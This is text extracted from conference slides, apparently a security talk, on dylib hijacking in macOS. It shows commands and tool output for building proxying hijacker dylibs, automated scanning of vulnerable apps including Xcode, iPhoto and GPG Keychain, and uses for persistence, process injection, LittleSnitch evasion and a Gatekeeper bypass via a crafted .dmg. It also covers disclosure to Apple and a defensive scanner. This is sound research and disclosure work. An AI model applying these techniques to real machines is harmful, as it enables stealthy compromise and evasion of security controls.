    hijack dylib mustexport the expected symbols SOLVING THE EXPORTS ISSUE $  dyldinfo  -­‐export  /Library/Two/rpathLib.framework/Versions/A/rpathLib   0x00001100    _OBJC_METACLASS_$_SomeObject   0x00001128    _OBJC_CLASS_$_SomeObject exports from legit dylib sure we could get the hijacker to directly export all the same symbols from the original...but it'd be more elegant to have it re-export them, forwarding ('proxying') everything on to the original dylib! <blah>.dylib <blah>.dylib resolve _SomeObject _SomeObject
  • 39.
    telling the dyldwhere to find the required symbols RE-EXPORTING SYMBOLS LC_REEXPORT_DYLIB load command $  otool  -­‐l  rPathLib   Load  command    9                      cmd  LC_REEXPORT_DYLIB              cmdsize  72                    name  @rpath/rpathLib.framework
                            /Versions/A/rpathLib }ld inserts name from target (legit) library (will be @rpath/... which dyld doesn't resolve) ld cannot link if target dylib falls within an umbrella framework -Xlinker -reexport_library <path to legit dylib> linker flags
  • 40.
    fix with install_name_tool RE-EXPORTINGSYMBOLS install_name_tool -change <existing value of LC_REEXPORT_DYLIB> <new value for to LC_REEXPORT_DYLIB (e.g target dylib)> <path to dylib to update> $  install_name_tool  -­‐change  @rpath/rpathLib.framework/Versions/A/rpathLib  
                  /Applications/rPathApp.app/Contents/Library/Two/rpathLib.framework/Versions/A/rpathLib                      /Applications/rPathApp.app/Contents/Library/One/rpathLib.framework/Versions/A/rpathlib   $  otool  -­‐l  Library/One/rpathLib.framework/Versions/A/rpathlib   Load  command  9                      cmd  LC_REEXPORT_DYLIB              cmdsize  112                    name  /Applications/rPathApp.app/Contents/Library/Two/rpathLib.framework/Versions/A/ fixing the target of the re-exported updates the name in LC_REEXPORT_DYLIB
  • 41.
    all your baseare belong to us :) HIJACK SUCCESS! hijacked loaded into app's process space app runs fine! $  lsof  -­‐p  29593   COMMAND    NAME   rPathApp  /Users/patrick   rPathApp  /Applications/rPathApp.app/Contents/MacOS/rPathApp   rPathApp  /Applications/rPathApp.app/Contents/Library/One/rpathLib.framework/Versions/A/rpathlib   rPathApp  /Applications/rPathApp.app/Contents/Library/Two/rpathLib.framework/Versions/A/rpathLib hijacker's 'payload' hijacked app
  • 42.
  • 43.
    finding vulnerable binaries AUTOMATION $  python  dylibHijackScanner.py     
  getting  list  of  all  executable  files  on  system
  will  scan  for  multiple  LC_RPATHs  and  LC_LOAD_WEAK_DYLIBs
  found  91  binaries  vulnerable  to  multiple  rpaths
  found  53  binaries  vulnerable  to  weak  dylibs    rPathApp.app  has  multiple  rpaths  (dylib  not  in  primary  directory)
  ({  'binary':  '/rPathApp.app/Contents/MacOS/rPathApp',  
        'importedDylib':  '/rpathLib.framework/Versions/A/rpathLib',            'LC_RPATH':  'rPathApp.app/Contents/Library/One'    }) LC_LOAD_WEAK_DYLIB that reference a non-existent dylib LC_LOAD*_DYLIB with @rpath'd import & multiple LC_RPATHs with the run-path dependent library not found in a primary run-path search path automated vulnerability detection
  • 44.
    you might haveheard of these guys? AUTOMATION FINDINGS Apple Microsoft Others iCloud Photos Xcode iMovie (plugins) Quicktime (plugins) Word Excel Powerpoint Upload Center Google(drive) Adobe (plugins) GPG Tools DropBox results: 
 only from one scan (my box)
  • 45.
    tool to createcompatible hijackers AUTOMATION $  python  createHijacker.py  Products/Debug/libhijack.dylib  /Applications/rPathApp.app/ Contents/Library/Two/rpathLib.framework/Versions/A/rpathLib  
 
 hijacker  dylib:                        libhijack.dylib
 target  (existing)  dylib:      rpathLib
 
 [+]  parsing  'rpathLib'  to  extract  version  info
 [+]  parsing  'libhijack.dylib'  to  find  version  info          updating  version  info  in  libhijack.dylib  to  match  rpathLib
 [+]  parsing  'libhijack.dylib'  to  extract  faux  re-­‐export  info        updating  embedded  re-­‐export  via  exec'ing:  /usr/bin/install_name_tool  -­‐change
 configured  libhijack.dylib  (renamed  to:  rpathLib)  as  compatible  hijacker  for  rpathLib extract target dylib's version numbers and patch them into hijacker re-export ('forward') exports by executing install_name_tool to update LC_REEXPORT_DYLIB in the hijacker to reference target dylib automated hijacker configuration
  • 46.
    ideal for avariety of reasons... GAINING PERSISTENCE gain automatic & persistent code execution whenever the OS restarts/the user logs only via a dynamic library hijack the goal }no binary / OS file modifications no new processes hosted within a trusted process abuses legitimate functionality
  • 47.
    via Apple's PhotoStreamAgent('iCloudPhotos.app') GAINING PERSISTENCE $  python  dylibHijackScanner.py     
 PhotoStreamAgent  is  vulnerable  (multiple  rpaths)   'binary':                '/Applications/iPhoto.app/Contents/Library/LoginItems/                                        PhotoStreamAgent.app/Contents/MacOS/PhotoStreamAgent'   'importedDylib':  '/PhotoFoundation.framework/Versions/A/PhotoFoundation'     'LC_RPATH':            '/Applications/iPhoto.app/Contents/Library/LoginItems' configure hijacker against PhotoFoundation (dylib) copy to /Applications/iPhoto.app/Contents/ Library/LoginItems/PhotoFoundation.framework/ Versions/A/PhotoFoundation $  reboot     $  lsof  -­‐p  <pid  of  PhotoStreamAgent>   /Applications/iPhoto.app/Contents/Library/LoginItems/PhotoFoundation.framework/Versions/A/PhotoFoundation   /Applications/iPhoto.app/Contents/Frameworks/PhotoFoundation.framework/Versions/A/PhotoFoundation PhotoStreamAgent
  • 48.
    ideal for avariety of reasons... PROCESS INJECTION ('LOAD TIME') gain automatic & persistent code execution within a process only via a dynamic library hijack the goal }no binary / OS file modifications no process monitoring no complex runtime injection no detection of injection <010>
  • 49.
    via Apple's Xcode GAININGPROCESS INJECTION $  python  dylibHijackScanner.py     
 Xcode  is  vulnerable  (multiple  rpaths)   'binary':                '/Applications/Xcode.app/Contents/MacOS/Xcode'   'importedDylib':  '/DVTFoundation.framework/Versions/A/DVTFoundation'     'LC_RPATH':            '/Applications/Xcode.app/Contents/Frameworks' configure hijacker against DVTFoundation (dylib) copy to /Applications/Xcode.app/Contents/ Frameworks/DVTFoundation.framework/Versions/A/ do you trust your compiler now!? 
 (k thompson) Xcode
  • 50.
    ideal for avariety of reasons... BYPASSING PERSONAL SECURITY PRODUCTS gain automatic code execution within a trusted process only via a dynamic library hijack to perform some previously disallowed action the goal }no binary / OS file modifications novel technique hosted within a trusted process abuses legitimate functionality
  • 51.
    be invisible toLittleSnitch via GPG Tools BYPASSING PERSONAL SECURITY PRODUCTS $  python  dylibHijackScanner.py     
 GPG  Keychain  is  vulnerable  (weak/rpath'd  dylib)   'binary':                '/Applications/GPG  Keychain.app/Contents/MacOS/GPG  Keychain'   'weak  dylib':        '/Libmacgpg.framework/Versions/B/Libmacgpg'     'LC_RPATH':            '/Applications/GPG  Keychain.app/Contents/Frameworks' GPG Keychain LittleSnitch rule for GPG Keychain got 99 problems but LittleSnitch ain't one ;)
  • 52.
    bypassing Gatekeeper 'REMOTE' (NON-LOCAL)ATTACK circumvent gatekeeper's draconic blockage via a dynamic library hijack the goal can we bypass this (unsigned code to run)? gatekeeper in action
  • 53.
    all files withquarantine attribute are checked HOW GATEKEEPER WORKS quarantine attributes //attributes   $  xattr  -­‐l  ~/Downloads/malware.dmg        com.apple.quarantine:0001;534e3038;      Safari;  B8E3DA59-­‐32F6-­‐4580-­‐8AB3...   safari, etc. tags downloaded content "Gatekeeper is an anti-malware feature of the OS X operating system. It allows users to restrict which sources they can install applications from, in order to reduce the likelihood of executing a Trojan horse"
  • 54.
    go home gatekeeper,you are drunk GATEKEEPER BYPASS find an -signed or 'mac app store' app that contains an external relative reference to hijackable dylib create a .dmg with the necessary folder structure to contain the malicious dylib in the externally referenced location #winning verified, so can't modify .dmg/.zip layout (signed) application <external>.dylib gatekeeper only verifies the app bundle!! not verified!
  • 55.
    1) a signedapp that contains an external reference to hijackable dylib GATEKEEPER BYPASS $  spctl  -­‐vat  execute  /Applications/Xcode.app/Contents/Applications/Instruments.app   Instruments.app:  accepted   source=Apple  System $  otool  -­‐l  Instruments.app/Contents/MacOS/Instruments   Load  command  16                      cmd  LC_LOAD_WEAK_DYLIB                    name  @rpath/CoreSimulator.framework/Versions/A/CoreSimulator   
 Load  command  30                      cmd  LC_RPATH                    path  @executable_path/../../../../SharedFrameworks spctl tells you if gatekeeper will accept the app Instruments.app - fit's the bill
  • 56.
    2) create a.dmg with the necessary layout GATEKEEPER BYPASS required directory structure 'clean up' the .dmg ‣ hide files/folder ‣ set top-level alias to app ‣ change icon & background ‣ make read-only (deployable) malicious .dmg
  • 57.
    3) #winning GATEKEEPER BYPASS standardpopup for anything downloaded gatekeeper setting's (maximum) standard alert gatekeeper bypass :) unsigned (non-Mac App Store) code execution!!
  • 58.
    low-tech abuse cases GATEKEEPERBYPASS "[there were over] sixty thousand calls to AppleCare technical support about Mac Defender-related issues" -Sophos fake codecs fake installers/updates why gatekeeper was born infected torrents
  • 59.
    what you reallyneed to worry about :/ GATEKEEPER BYPASS my dock MitM & infect insecure downloads HTTP :( Mac App Store not vulnerable
  • 60.
    these should besecure, right!? OS X SECURITY/AV SOFTWARE all the security software I could find, was downloaded over HTTP! LittleSnitch Sophos } ClamXav
  • 61.
    putting the piecesall together END-TO-END ATTACK persist exfil file download & execute cmd persistently install a malicious dylib as a hijacker upload a file ('topSecret') to a remote iCloud account download and run a command ('Calculator.app') doesn't require r00t!
  • 62.
    ClamXav LittleSnitch Sophos the OS 'security'industry vs me ;) PSP TESTING are any of these malicious actions blocked? persist exfil file download & execute cmd OS X 'security' products
  • 63.
    what can bedone to fix this mess IT'S ALL BUSTED....FIXES? submitted 2x to bugreport.apple.com 1/15 initial bug report 2/15 resubmission 2/15 automated response Dylib Hijacking Fix? ‣ abuses a legitimate OS feature, so unlikely to be fixed... Gatekeeper Bypass Fix ‣ resolve & verify all imported dylibs ‣ disallow external dylibs? MitM Fix ‣ only download software over secure channels (HTTPS, etc) comms. w/ apple 2/15 followup 2/15 'thanks' for followup
  • 64.
    but am Ivulnerable? and I owned? DEFENSE dylib hijack scanner (dhs) free at objective-see.com hijacked apps buggy apps
  • 65.
    CONCLUSIONS …wrapping this up powerfulstealthy new class of attack affects apple & 3rd party apps persistence process injection ‘remote’ infection security product bypass } } no binary / OS file modifications abuses legitimate functionality scan your system download software over HTTPS don't give your $ to the AV companies users
  • 66.
    QUESTIONS & ANSWERS patrick@synack.com @patrickwardle slides
 syn.ac/cansecw feelfree to contact me any time :) "What if every country has ninjas, but we only know about the Japanese ones because they’re rubbish?" -DJ-2000, reddit.com final thought ;) python scrips github.com/synack stop by synack's booth to win white paper
 www.virusbtn.com/dylib }downloads
  • 67.
    (image) credits - thezooom.com -deviantart.com (FreshFarhan) - http://th07.deviantart.net/fs70/PRE/f/2010/206/4/4/441488bcc359b59be409ca02f863e843.jpg 
 - iconmonstr.com - flaticon.comimages